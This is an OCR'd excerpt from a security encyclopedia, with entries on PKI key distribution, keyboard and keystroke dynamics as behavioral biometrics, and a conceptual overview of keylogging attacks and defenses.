
Asymmetric or Public Key Cryptography

Asymmetric cryptography is often implemented in association with a supporting infrastructure referred to as *Public Key Infrastructure (PKI)*. PKI refers to the policies, procedures, personnel, and components necessary to support the key management process. The primary components of the PKI include the *Certification Authority (CA)* and *Local Registration Authority (LRA)*. (Other components may also be present, but these are not relevant for the purposes of this discussion.) The consumers of the PKI-related services are referred to as *end-entities* and may be end users,

devices, processes, or servers (Public Key Infrastructure for additional information with respect to PKI).

Initialization

The generation of the public/private key pairs associated with the end-entities can occur within the CA, LRA, or the end-entity's system. If necessary (depending on where key generation occurred), the private component of the public/private key pair must be securely distributed to the appropriate end-entity. Several protocols have been defined to accomplish this (e.g., see Schaad et al. 2019; Adams et al. 2005). The private key is stored securely in standard formats such as PKCS #5 and #8. The public key component is populated in a signed data structure issued by a CA. This data structure is referred to as a *public key certificate*. The latest X.509 version of the public key certificate (version 3) is defined in (ITU-T 2019) and a high-level representation of a version 3 public key certificate is provided in Fig. 2.



Key Management, Fig. 2 X.509 version 3 public key certificate

The digital signature appended to the public key certificate provides two things. First, the integrity of the certificate can be verified; so any modifications to the data contained within the certificate after it was issued can be detected. Second, the identity of the issuing CA can be verified. This allows the users of the certificate to determine if the certificate originated from a trustworthy source. Since both the content and source of the certificate can be verified, the certificate can be distributed via potentially nonsecure channels. For example, the public key certificate can be stored


“in the clear” in a public repository (e.g., an X.500 directory) which allows end-entities to easily retrieve these certificates when required.

When end-entities enroll with the PKI, they typically use one or more shared secrets to demonstrate they are the end-entity that they claim to be. The shared secrets may have been established at some point in the past or they may be distributed to the end-entity as part of a formal registration process. This latter method is typically required when the certificate(s) will be used in conjunction with high assurance and/or sensitive transactions. This often requires that the end-entity present himself or herself to an LRA along with acceptable forms of identification (e.g., a driver’s license or employee ID). In any case, the shared secrets facilitate the initial bootstrap process in which end-entities are first initialized with their keys.

Distribution

Once the end-entities are initialized with the PKI, they can engage in secure communication (e.g., secure e-mail) with their peers. Theoretically, it would be possible for end-entities to use public key cryptography to encrypt data for their peers by using the public key of each peer (assuming that the asymmetric algorithm supports encryption/decryption). However, a few practical issues make this an unattractive approach. First, asymmetric cryptography is notoriously slow when compared to symmetric cryptography. Asymmetric cryptography is therefore suitable only for the encryption of small amounts of data. Second, it would be extremely wasteful to encrypt the data *N* times, once for each intended recipient – especially when dealing with large amounts of data (consider an e-mail with file attachments). (Note that this is also true even when symmetric algorithms are used.) Third, not all asymmetric algorithms support encryption/decryption (e.g., RSA does, but DSA does not). Thus, an important goal is to take advantage of the speed of symmetric cryptography, but to avoid the key distribution problems mentioned in the previous section. It is also desirable to avoid encryption of the data multiple times (once for each recipient). This is why PKI supports both asymmetric and symmetric cryptography. Symmetric cryptography is used for data encryption (but the data is only encrypted once regardless of the number of recipients), and asymmetric cryptography is used for the distribution of the secret key to the intended recipients.

Figure 3 illustrates how this works using a simple example. In this example, a symmetric algorithm is used to encrypt data (e.g., an e-mail message) and an asymmetric algorithm such as RSA is used to enable the secure distribution of the secret key that encrypted the data. Essentially, the system generates a secret key that is then used to encrypt the message. Any number of symmetric algorithms could be used for this purpose (e.g., *CAST-128* or *AES-256*). The secret key is then encrypted using the intended recipient's public (encryption) key. If multiple recipients were involved, the original data would still be encrypted once using the generated secret key, and the secret key would be encrypted *N* times, once for each recipient. The public key certificate for each recipient can be retrieved from a repository, or perhaps the certificate may have been conveyed to the originator in a previous exchange. On receipt, each recipient can use his/her corresponding private decryption key to decrypt the symmetric key necessary to decrypt the original data. This provides an efficient and secure key distribution mechanism that does not suffer from the drawbacks discussed in the previous section.



Key Management, Fig. 3 Asymmetric key distribution

Asymmetric cryptography can also be used to support a process known as key agreement. In this case, the communicating parties negotiate an

ephemeral secret key (Diffie-Hellman Key Exchange Protocol for additional information).

Cancellation

In terms of key cancellation, there are two things to consider: (1) the secret key used to encrypt the data and (2) the public/private key pair. In terms of the secret key, this survives as long as the data is encrypted, which could be indefinitely. However, the secret key is deleted/destroyed when the associated file is deleted or (permanently) decrypted. There may also be cases when the protection is no longer considered adequate (e.g., the symmetric algorithm has been compromised or the key length used no longer provides adequate protection). In this event, the file is decrypted and re-encrypted using a new algorithm and/or key. The original key would then be deleted/destroyed.

In terms of the public/private key pairs, public key certificates are issued with a fixed lifetime, typically on the order of 2–5 years depending on the purpose of the certificate and the associated local policy (although note that all TLS server certificates issued after March 1, 2018, have been capped at a maximum lifetime of 825 days (CA/Browser Forum) and some CAs such as Let's Encrypt set lifetimes much shorter than this). In some PKIs, the certificates (and associated private key) are renewed automatically before the existing certificates expire. In other PKIs, end-entities must request new certificates when their existing certificates expire.

It is possible to establish a different lifetime for the private component of the public/private key pair when that key pair is used in conjunction with digital signatures (Digital Signature Schemes). This is done in comprehensive PKIs where it is desirable to have a grace period between the time the private signing key can no longer be used and the time that the associated public key certificate expires so that digital signatures created before the corresponding private key expired can still be verified later without exposing the end user to needless warning messages. These comprehensive PKIs generally update the public/private key pairs (and public key certificate) automatically.

Finally, it is possible to revoke certificates before they naturally expire. This might be done for a variety of reasons, including suspected private key compromise (Certificate Revocation for additional information related to certificate revocation).

The interested reader can find a more comprehensive discussion of public key life cycle management in Chapter 7 of Adams and Lloyd (2003).

Summary and Observations

PKI provides comprehensive key management through a combination of asymmetric and symmetric cryptography. Symmetric cryptography is used for bulk data encryption/decryption and asymmetric cryptography is used for key distribution. The use of asymmetric cryptography to facilitate key distribution is an extremely powerful tool that serves to eliminate many of the problems associated with symmetric-only cryptosystems.

Open Problems

Key management in highly constrained environments (such as wireless sensor networks or Internet of Things (IoT) environments), or in environments without a third-party authority that is trusted by all entities (such as ad hoc networks), can be harder to achieve than the schemes given above. Much work has been done and some practical solutions exist, but effectively balancing security and performance in some of these environments is still an active open research area.

Cross-References

Credential Vaulting
Cryptology
Cryptosystem
Public Key Infrastructure

References

Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading. ISBN 0-672-32391-5
[zbMATH]

Adams C, Farrell S, Kause T, Mononen T (2005) Internet X.509 public key infrastructure: certificate management protocols. Internet request for comments 4210

CA/Browser Forum. Baseline requirements for the issuance and management of publicly-trusted certificates. Latest version available at https://cabforum.org/baseline-requirements-documents/#Current-Version

Diffie W, Hellman M (1976) New directions in cryptography. IEEE Trans Inf Theory 22:644–654. Available at https://ieeexplore.ieee.org/document/1055638 [MathSciNet][zbMATH]

ITU-T (2019) ITU-T Recommendation X.509: information technology – open systems interconnection – the directory: public key and attribute certificate frameworks (equivalent to ISO/IEC CD 9594–8)

Needham R, Schroeder M (1978) Using encryption for authentication in large networks of computers. Commun ACM 21(12):993–999. https://doi.org/10.1145/359657.359659 [Crossref][zbMATH]

Neuman C, Yu T, Hartman S, Raeburn K (2005) The Kerberos network authentication service (V5). Internet request for comments 4120

Schaad J, Ramsdell B, Turner S (2019) S/MIME version 4.0 certificate handling. Internet request for comments 8550

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300539

Key Recovery

Key Escrow

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300540

Key Search with Hints

Key Enumeration

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300541

Key Variation

Derived Key

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_783

Keyboard Dynamics

Mitchell A. Thornton[25] ✉
(25) Darwin Deason Institute for Cyber Security, Department of Electrical and Computer Engineering, Lyle School of Engineering Southern Methodist University, Dallas, TX, USA

✉ **Mitchell A. Thornton**
Email: mitcht@ieee.org

Synonyms

Keystroke dynamics; Typing dynamics; Typing patterns

Definition

Keyboard dynamics are the time-varying measurable characteristics of typing or rhythmic patterns of sequences of keystrokes on a keyboard.

Background

Early telegraph operators realized that they could identify other operators by listening to the unique characteristics of their keying patterns. The ability to identify and differentiate among groups of telegraph operators happened naturally through repeated listening to their telegraphic transmissions. All of the operators used Morse code; it was the more subtle differences in keying patterns that provided the ability to distinguish one operator from another. Individual operators tend to develop unique keying characteristics, particularly as related to timing between keystrokes and the amount of time that a telegraph key is depressed. Studies on the analysis of telegraph

operator keying rhythms occurred as early as the work of Bryan and Harter in 1899 (Bryan and Harter 1899).

The same phenomenon occurs in the patterns of keystroke sequences entered on a computer keyboard. Keyboard users develop and repeat characteristic patterns that exhibit some degree of uniqueness when compared to other users' patterns. The analysis and use of keyboard typing patterns is the area of keyboard dynamics. As the field of computer privacy and security began to emerge, the use of keyboard dynamics likewise became a subject of interest. As early as the 1970s, members of the privacy and security community have considered the application of computer keyboard typing dynamics as a form of user authentication (Spillane 1975; Sternberg et al. 1978; Gaines et al. 1980; Garcia 1986).

More recently the advent of new keyboard architectures, such as soft keyboards displayed on touchscreens, have allowed for additional time-varying sensor data to become accessible including pressure, pixel area depressed, centroid pixel location, and others. These additional time-varying signals serve as new measurable keyboard dynamic data sources that augment the timing-only characteristics used in prior studies (Allen and Howard 2010; Alharbi and Thornton 2016). The use of an ensemble of keyboard dynamic signal types coupled with statistical analyses or with machine learning technology has resulted in an expanded set of security applications for keyboard dynamics. Thus, the term "keyboard dynamics" has evolved to include the time-varying behavior of a number of different measurable quantities that originate from the use of a keyboard and is no longer restricted to only the observation of timing rhythms and intervals.

Theory

The typing characteristics of different individuals tend to develop into repeatable observations containing characteristics unique to the typist. Because typing results from an interaction of typist's thought processes combined with their manual dexterity, several physiological processes are involved in the chain of events beginning with having a thought concerning which specific key on a keyboard is to be depressed and the actual event of key depression and release. This chain of events can be characterized by biometric factors, or unique characteristics, attributed to a particular individual. As a keyboardist acquires more typing experience, the degree of

repeatability regarding their dynamic typing behavior tends to increase. Identifying, measuring, and calculating statistics that characterize a keyboardist's typing dynamics results in the formation of a unique "signature" that can be attributed to a particular keyboard operator. The resulting keyboard dynamic signature can be exploited or used in different ways, including several applications in the area of computer privacy and security. Examples include one-time user authentication, continuous authentication, demographic group prediction, and anomalous behavior detection.

Most electromechanical keyboards transmit two types of information to a connected data processing device for each key press event. These are the actual character corresponding to the key and the duration of time that the key is depressed. For at least the past 40 years, computers generally use the amount of time that a key remains depressed to determine if the user desires multiple instances of the character to be considered as input. This is accomplished through the inclusion of timing circuitry that measures the time interval between the actions of first depressing a key and then later releasing the key. A typical implementation would comprise a timer in the form of a clocked digital counter that begins counting from zero when a signal is received from the key debouncing circuit due to a key depress event. The counter halts counting when a signal is received due to the corresponding key release event. This measured time interval is often referred to as the "hold time," in units of time with a resolution equivalent to the clock period of the internal timer circuit. The number of timer clock cycles that must elapse for the system to consider that the character should be considered as repeated is referred to as the "typematic rate" and is typically a variable user-defined parameter. Depending upon the application, it may be important to consider whether the timing circuits are included within the keyboard housing, included within the host data processing system, or, distributed in both devices. Another time interval of interest in keyboard dynamics is the "flight time." The flight time is computed as the interval between the release event of a first keystroke and the depress event of a second subsequent character. The use of flight time and hold time intervals for keyboard dynamic applications are often related to the resolution or speed of the internal timer circuit (Killourhy and Maxion 2008).

Keyboard dynamic applications based solely upon timing information use sequences of flight and hold time intervals that are coupled with the corresponding specific character sequences. This collection of time-varying data contains user-specific signature information that can be further processed and refined through filtering, statistical, or artificial intelligence and machine learning methods. As an example, a basic user authentication application could be implemented by comparing the processed signature to a set of predetermined and stored keystroke signatures serving as the baseline signature database. Therefore, the information present in keyboard dynamic data serves as a biometric side channel that can be used for privacy and security purposes.

Mechanical keyboards that consist of contact switches and springs are available with a variety of different types of springs and switches, but they usually do not include additional sensors in each key. Capacitive keyboards replace the mechanical contact switches and springs with electrical components generally consisting of an array of diodes and hysteretic capacitance devices. Thus, the natively produced signal that comprises flight and hold time data is in the form of a time-varying voltage rather than a sequence of debounced pulses. Another type of keyboard that is becoming more common is the so-called “soft keyboard.” Soft keyboards are software-generated images of keyboards on a touch-sensitive display that allows a user to interact directly with the display when entering character strings. Several other forms of keyboard technology have been conceived including keyboards that are membrane based, optical and laser keyboards, and others.

Because different keyboard architectures result in different tactile interactions with the user, keyboard dynamic signatures tend to vary among them. However, the signatures do continue to contain statistically repeatable biometric content as long as the same type of keyboard is used. This variability in keyboard architectures does cause keyboard dynamic applications to have some dependence upon the type of keyboard in use; however, for reasons of backward compatibility, virtually all of these devices are equipped to provide flight and hold time data. Another important factor in terms of keyboard dynamics is that some of the newer keyboard architectures include additional sensing capability and provide alternative forms of signature data that can be used to augment flight and hold time measurements. This is especially the case for soft keyboards that

are ubiquitous in mobile devices such as smart phones and tablets. Soft keyboards contain pressure-sensing capability since a pressure threshold must be established to discern whether a key is actually depressed or not. Soft keyboards also detect the location on the screen that corresponds with a displayed key since the keyboard is generated by software and can take on any shape and size. Thus, these keyboards generally provide the coordinates of a centroid pixel or a measurement of the group of colocated pixels that are depressed in a keystroke event. Such pressure and location information has been shown to significantly enhance the uniqueness of a biometric signature derived from keyboard dynamic data (Allen and Howard 2010; Alharbi and Thornton 2016; Allen et al. 2016).

Although keyboard dynamic sequences contain user signature information, there are variations among keyboard dynamic data samples obtained from the same user. These variations can be characterized as being short term, long term, or abrupt. Short-term variations arise from factors such as an individual's mood, state of alertness, physical injuries, and other factors. Long-term variations differ in that they represent gradually changing and usually permanent differences in keyboard dynamic characteristics. Long-term variations typically occur due to a user becoming more adept or proficient in keyboarding skills through training, or through gaining familiarity with a particular keyboard. Abrupt variations are sudden changes in an individual's keyboarding characteristics. This phenomenon may be permanent or temporary. An abrupt permanent variation could be due to a permanent hand injury and likewise an abrupt temporary variation could be due to a temporary hand injury.

Applications

The primary application of keyboard dynamics within the security and privacy community is its use in one-time or static user authentication (Young and Hammon 1989). Static user authentication is the act of determining the authority of a user who is attempting to login to a data processing system. In this application, static authentication is accomplished through the verification of biometric signatures extracted from keyboard dynamics data acquired during password entry. Coupling biometric signature verification with password validation provides privacy and security enhancements should a valid password become compromised. The

implementation challenges present in this form of static authentication application center around techniques to account for short-term, long-term, and abrupt changes in a keyboardist's biometric signatures that are obtained from keyboard dynamic information.

Within the past decade, the deployment of multifactor protocols to support static authentication have become widespread. Multifactor protocols require a user to provide two or more sources of evidence to verify they are an authorized party. A common implementation of a multifactor protocol is to couple the possession of an object with a traditional password validation protocol. In this example, the object can be a cellphone, or a smartcard, or key fob equipped with an RFID chip. The use of biometric signatures extracted from keyboard dynamic data acquired during password entry is another form of two-factor authentication that has the advantage of not requiring the authorized user to be in possession of a unique object.

More recently, dynamic authentication has been considered. Dynamic authentication is the process of continually or periodically authenticating a user's authority while the system is in use. The use of keyboard dynamics enables a method of dynamic authentication protocol wherein a user is periodically authenticated simultaneously with their keyboard entry events with virtually no disruption to the user (Shepherd 1995; Alshehri et al. 2016). In addition to the overarching accuracy issue in authentication methods, continuous authentication methods require the biometric signature extraction and verification processes to be efficient in terms of computational complexity and host resource requirements to be practical.

Another interesting application of keyboard dynamics is to use extracted biometric signatures to predict demographic attributes of an unknown user (Alharbi and Thornton 2016). Examples of demographic data of interest can include age, gender, education level, native language, and others. An application could be to determine certain types of advertisements to serve to an unknown user who is browsing the web. The predicted demographic class of a user could be used to access previously stored common interest profiles categorized by demographic class. Thus, the webpage server can generate a customized set of product advertisements for which the user is likely to have interest in. The demographic classification problem requires that the host system comprise a means for the prediction capability, such as

a machine-learning model that predicts demographic classes based upon biometric signatures.

Experimental Results

Several different studies and experiments have been performed in the past and are documented in the literature. The work described in (Gaines et al. 1980) analyzed different keystroke dynamic characteristics obtained when a group of users entered different kinds of text. The first kind was a sample of grammatically correct sentences that form a coherent passage in the English language, the second kind consisted of a collection of correctly spelled English words that were arranged in a random fashion, and the third type was a collection of random character sequences. Another experimental result is presented in (Bleha et al. 1990) where a study was made of grammatically correct English sentences versus users' names and other words that they type very frequently. The result of this work allowed comparisons and analyses to be performed with respect to well-trained or frequently used character string characteristics.

Experiments in (Allen and Howard 2010; Allen et al. 2016) show that significant improvements are achieved in a user authentication protocol that combines password verification with keystroke timing and pressure data. An interesting outcome of this study is that the common practice of using password sequences comprising random letters and characters actually resulted in poorer static authentication performance than when words or names familiar to a user are used as secret passwords. This occurred due to the repeated typing of a familiar word or name that caused the user to develop a very rapid, repeatable, and unique timing and pressure signature.

Another study, (Alharbi and Thornton 2016) utilized machine learning models to predict unknown user demographics based upon keyboard dynamic timing, pressure, and location data from a mobile tablet with a soft keyboard. This study is based on 100 test subjects who participated in a blind study requiring them to interact with eight different types of applications. The results of the demographic study indicated that correct demographic classification of user gender, age group, and other characteristics had very high accuracies in excess of 90%.

Open Problems and Future Directions

Because the use of keyboard dynamics has some variation due to the reasons discussed above, static and continuous authentication errors have a nonzero probability of occurrence. These errors can be classified into two categories: a false positive, where a particular user is incorrectly classified as the wrong person and gains access to a data entry system when they should not have, and a false negative, where a particular user should have gained access but was denied. Depending upon the application, one of these types of errors may be deemed more severe than the other. More research is required to allow for keyboard dynamic variability to be coped with while also reducing the probability of these types of errors.

To implement a keyboard dynamic approach, some initial characterization must be accomplished to establish the baseline signature of an individual or particular group of individuals. Depending upon the types of statistics employed, establishment of the baseline signature may require an unacceptably long or involved training period. Reducing the time and effort expended in establishment of the baseline keyboard dynamic signature while capturing an accurate representation is an area where further research is required.

The storage and use of the baseline signature databases is another area requiring careful consideration. Unintentional or malicious access of the baseline signatures could allow unauthorized users to gain access. Determining where the baseline signatures are stored within the system is another potential area of study. If storage is implemented in the actual keyboard, the device could be easily accessed and the signatures obtained through reverse engineering. Alternatively, if the signature baseline data is stored in a remote secure server, some form of network security such as the use of encryption must be employed.

Cross-References

Bioinformatics
Keystroke Logging
Side-Channel Attacks

References

Alharbi A, Thornton MA (2016) Demographic group prediction based on smart device user recognition gestures. In: IEEE international conference on Machine learning and applications, 18 Dec 2016, pp 100–107

Allen JD, Howard J (2010) Design and implementation of a novel behavioral biometric for user authentication. In: Proceedings of the society for design and process science

Allen JD, Howard JJ, Thornton MA (2016) Method for subject classification using a pattern recognition input device. US Patent 9,329,699, 3 May 2016

Alshehri A, Coenen F, Bollegala D (2016) Towards keystroke continuous authentication using time series analytics. In: Bramer M, Petridis M (eds) Research and development in intelligent systems XXXIII. Springer International Publishing AG. https://doi.org/10.1007/978-3-319-47175-4

Bleha S, Slivinsky C, Hussien B (1990) Computer-access security systems using keystroke dynamics. IEEE Trans Pattern Anal Mach Intell 12(12):1217–1222
[zbMATH]

Bryan WL, Harter N (1899) Studies on the telegraphic language: the acquisition of a hierarchy of habits. Psychol Rev 6(4):345–375
[zbMATH]

Gaines R, Lisowski W, Press S, Shapiro N (1980) Authentication by keystroke timing: some preliminary results. Rand Report R-256-NSF, Rand Corporation

Garcia JD (1986) Electronic signature lock. US Patent 4,621,334, 4 Nov 1986

Killourhy K, Maxion R (2008) The effect of clock resolution on keyboard dynamics. In: 11th international symposium on recent advances in detection, LNCS 5230, Springer

Shepherd SJ (1995) Continuous authentication by analysis of keyboard typing characteristics. In: European Convention on Security and Detection, IET, pp 111–114

Spillane R (1975) Keyboard apparatus for personal identification. Technical report, IBM Technical Disclosure Bulletin

Sternberg S, Monsell S, Knoll R, Wright C (1978) The latency and duration of rapid movement sequences: comparisons of speech and typing. In: Stelmach GE (ed) Information processing in motor control and learning. Academic, New York, pp 117–152
[zbMATH]

Young JR, Hammon RW (1989) Method and apparatus for verifying an individual’s identity. US Patent 4,805,222, 14 Feb 1989

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_782

Keylogging

Aaron Estes[26] ✉
(26) Department of Computer Science and Engineering, Lyle School of Engineering, Southern Methodist University, Dallas, TX, USA

✉ **Aaron Estes**
Email: alestes@mail.smu.edu

Synonyms

Keystroke logging

Definition

Keylogging is the malicious action whereby a third-party attacker covertly records a user's keystrokes as they type at a computer keyboard. Keylogging has been implemented in many different ways from software programs to hardware devices to electromagnetic emissions monitoring.

Application

Keyloggers can be deployed through a variety of methods depending on their implementation. Software keyloggers are usually deployed as a payload to a network-based or client-side vulnerability exploit. That is the keylogger is installed when an attacker exploits a network service with a remote exploit or is installed when a victim falls prey to an email-based social engineering attack (similar to a phishing attack). Software keyloggers have been implemented to hide themselves in a variety of different fashions. Some keyloggers hide themselves using hypervisor or virtualization

techniques, some hide themselves using rootkit-style operating system kernel subversion, and some keylogger just hide themselves in applications or processes similar to Trojans and other custom malware.

Hardware keyloggers are implemented as a covert device or modification to an existing physical device. Many hardware keyloggers are implemented as an attachment to standard keyboard connectors or as overlays on top of keyboards.

Emissions keyloggers are devices with sensors that can monitor and analyze the electromagnetic emissions of keyboard wires in order to determine what keystrokes had been transmitted to the computer.

Less common types of keyloggers include acoustic keyloggers and optical keyloggers which use audio processing and video processing to interpret and log keystrokes.

Protecting against keyloggers requires a combination of good cybersecurity practices and the use of security tools to minimize the risk of falling victim to these types of attacks.

Antivirus and antispyware software can help detect and prevent the installation and operation of software keyloggers. Firewalls can help to prevent unauthorized communication of any keylogger, hardware or software, back to the source. A very effective measure against stealing of authentication credentials is the use of two-factor authentication so that the portion of the credential compromised by a keylogger is not sufficient for authentication. It is important to keep operating systems and applications updated as security fixes are deployed to prevent exploits that could lead to keylogging attacks.

References

Hoglund G, McGraw G (2004) Exploiting Software how to break code. Addison-Wesley Professional, Boston
[zbMATH]

Lewis M (2008) Biologger – a biometric keylogger. In: Proceedings of the Black Hat Europe, electronic proceedings

Vuagnoux M, Pasini S (2009). compromising electromagnetic emanations of wired and wireless keyboards. In: Proceedings of the 18th Usenix Security Symposium, p. 1

Young A, Yung M (1997) Deniable password snatching: on the possibility of evasive electronic espionage. In: IEEE symposium on security & privacy, pp 224–235, May 4–7, 1997

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300542

Key-Policy ABE

Attribute-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300543

Keystream

Running-Key

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300544

Keystroke Biometrics

Keystroke Dynamics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1637

Keystroke Dynamics

Emanuele Maiorana[27] ✉ and Patrizio Campisi[27] ✉
(27) Section of Applied Electronics, Department of Engineering, Roma Tre University, Rome, Italy

✉ **Emanuele Maiorana**
Email: emanuele.maiorana@uniroma3.it

✉ **Patrizio Campisi (Corresponding author)**
Email: patrizio.campisi@uniroma3.it

Synonyms

Keystroke biometrics; Typing biometrics

Definitions

Keystroke dynamics is a behavioral biometrics representing the typing rhythm of a user interacting with either a hard or a soft keyboard.

Background

Keystroke dynamics is the quantitative representation of the typing rhythm characteristics of a user interacting with either a computer keyboard or a generic interface equipped with keys which can be pressed either physically or virtually. Therefore, it has potential applications for the automatic recognition of users interacting with personal computer equipped with a keyboard, ATMs, cellular phones, and any other device with keys. The first documented observation that users have distinctive way of typing dates

back to the end of the nineteenth century, when telegraphists were able to identify other operators listening to the rhythm of their Morse code sequences. Typing is actually a motor programmed skill, with the associated movements organized prior to their actual execution depending on the neurophysiologic characteristics of each individual, thus making a person's typing pattern highly distinctive (Shaffer, 1978).

The first proposal of an automatic recognition system based on keystroke dynamics dates back to 1975, (Spillane, 1975), with preliminary tests performed in 1980, on computer keyboards, empirically confirming the existence of discriminative traits within the typing behavior of each subject (Gaines et al., 1980).

Since then, keystroke dynamics has been explored as a behavioral biometric identifier for the design of low-cost, nonintrusive, and user-acceptable biometric recognition systems. In fact, information regarding the habitual typing rhythm of a person can be collected by simply using a keystroke logging software, recording the timings associated with key-related events, without the need of any additional or dedicated hardware and without requiring any training. On the other hand, the acquisition of keystroke dynamics can be performed covertly, without a user's cooperation or awareness, thus posing potential privacy concerns. In addition, keystroke dynamics has a high intra-user variability, since it depends on the employed keyboard, on the user physical and emotional state, on the user posture when typing, and so forth.

Keystroke dynamics, in contrast with the majority of other biometric modalities, allows both static and continuous recognition. Commonly employed biometric traits such as fingerprint, signature, and vascular pattern, to cite a few, can be exploited only in the former scenario, since they are collected at a certain moment of time, such as during a login process. Conversely, keystroke dynamics can be also used to continuously verify the user's identity during his/her interaction with the system. This allows achieving robustness against session hijacking, in which an intruder may seize control of an ongoing session after a successful login of a legitimate user.

